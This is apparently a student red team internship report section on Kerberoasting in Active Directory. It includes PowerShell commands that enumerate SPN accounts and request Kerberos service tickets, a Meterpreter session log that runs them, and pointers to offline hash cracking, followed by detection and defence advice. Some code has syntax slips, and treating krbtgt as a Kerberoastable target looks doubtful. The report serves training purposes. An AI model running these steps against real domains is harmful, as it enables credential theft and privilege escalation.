In hardened environments, modern domain controllers enforce pre-authentication by default. However, legacy service accounts or migrated user accounts often retain this vulnerability. Security teams must audit user account settings regularly to ensure that DONT_REQ_PREAUTH is strictly disabled across all non-service user objects.

TASK 04 Kerberoasting (Attacking Service Accounts)

Objective: Request service tickets for Service Principal Names (SPNs) and crack them offline to get service account passwords for privilege escalation.

Engagement Phase: Post-Exploitation / Credential Access Phase.

7.1 - TASK OVERVIEW

Service accounts in Active Directory require Service Principal Names (SPNs) so that client applications can locate the service on the network. Because any authenticated domain user can request a Ticket Granting Service (TGS) ticket for any service account registered with an SPN, an attacker can request this ticket which is encrypted with the target service account's password hash and crack it offline using dictionary or brute-force attacks to recover plaintext credentials.

7.2 - TOOLS USED & WHY

PowerShell / .NET ([adsisearcher]): Used to discover user accounts mapped with active Service Principal Names (SPNs).

System.IdentityModel / KerberosRequestorSecurityToken: Built-in Windows .NET classes used to programmatically request Kerberos TGS tickets directly from memory on the compromised host.

Hashcat (Mode 13100) / John the Ripper: Offline password cracking utilities used to recover plaintext passwords from captured TGS-REP hashes.

7.3 - COMMANDS & EXECUTION

Step 1: Discover Accounts with SPNs

Query the Domain Controller for user objects possessing a registered Service Principal Name:

```
[adsisearcher]"(&(objectCategory=person)(servicePrincipalName=*))" |  
foreach {$_FindAll()} | foreach { $_.Properties.samaccountname;  
$_ .Properties.serviceprincipalname; "---" }
```

Step 2: Request TGS Service Ticket

Request a Kerberos ticket for the discovered service (kadmin/changepw / krbtgt context) directly from the compromised PowerShell session:

```
Add-Type -AssemblyName System.IdentityModel  
  
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -  
ArgumentList "kadmin/changepw"
```

7.4 - KEY FINDINGS

Discovered SPN Accounts: Enumeration successfully revealed service principal mapping for the domain core service (krbtgt) under the SPN kadmin/changepw.

Ticket Request Validation: Successfully leveraged Windows internal security libraries to request and cache the TGS service ticket in memory for kadmin/changepw (Valid from engagement timestamp through standard ticket lifecycle).

```
meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > powershell_shell
PS > $Searcher = [adsisearcher]"(objectCategory=person)(servicePrincipalName=*)"
$Searcher.FindAll() | foreach { $_.Properties.samaccountname } PS >
krbtgt
PS > $Searcher = [adsisearcher]"(objectCategory=person)(servicePrincipalName=*)"
$Searcher.FindAll() | foreach { $_.Properties.samaccountname; $_.Properties.serviceprincipalname } PS >
krbtgt
kadmin/changepw
PS > [adsisearcher]"(objectCategory=person)(servicePrincipalName=*)" | foreach { $_.FindAll() } | foreach { $_.Properties.samaccountname; $_.Properties.serviceprincipalname; "—" }
krbtgt
kadmin/changepw
—
PS >
PS >
PS > Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "kadmin/changepw" PS >

Id                : uuid-609e3782-360b-4567-acaf-8bfeb01ab6dd-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 8/20/2026 9:21:53 AM
ValidTo           : 8/20/2026 9:23:53 AM
ServicePrincipalName : kadmin/changepw
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Figure 9 Successful discovery of SPN (kadmin/changepw) and programmatic generation/caching of the Kerberos TGS security token in memory from the compromised PowerShell session.

7.5 - ANALYSIS & IMPACT

Kerberoasting bypasses traditional endpoint monitoring because requesting a TGS ticket is a legitimate, core function of the Kerberos protocol required for normal domain operations. Since service accounts often run with elevated privileges (such as Domain Admin or local Administrator rights) and may use weak or default passwords set during installation, Kerberoasting remains one of the most lethal privilege escalation vectors in Active Directory.

RED TEAM INSIGHT

Unlike exploits that trigger memory corruption or generate alerts on the endpoint, Kerberoasting generates standard authentication traffic (Event ID 4769 in Windows Security Logs). Defense against Kerberoasting relies heavily on enforcing strong, complex, and long passwords (at least 25+ characters) for all service accounts, or migrating to Group Managed Service Accounts (gMSAs) which automatically manage and rotate complex passwords.

End of Week 07: Active Directory Enumeration & Kerberos Attacks Report
CyberSter Red Team Internship Program | Daniyal Shahid | CYB-INT-HQYINF | Batch 2 (2026)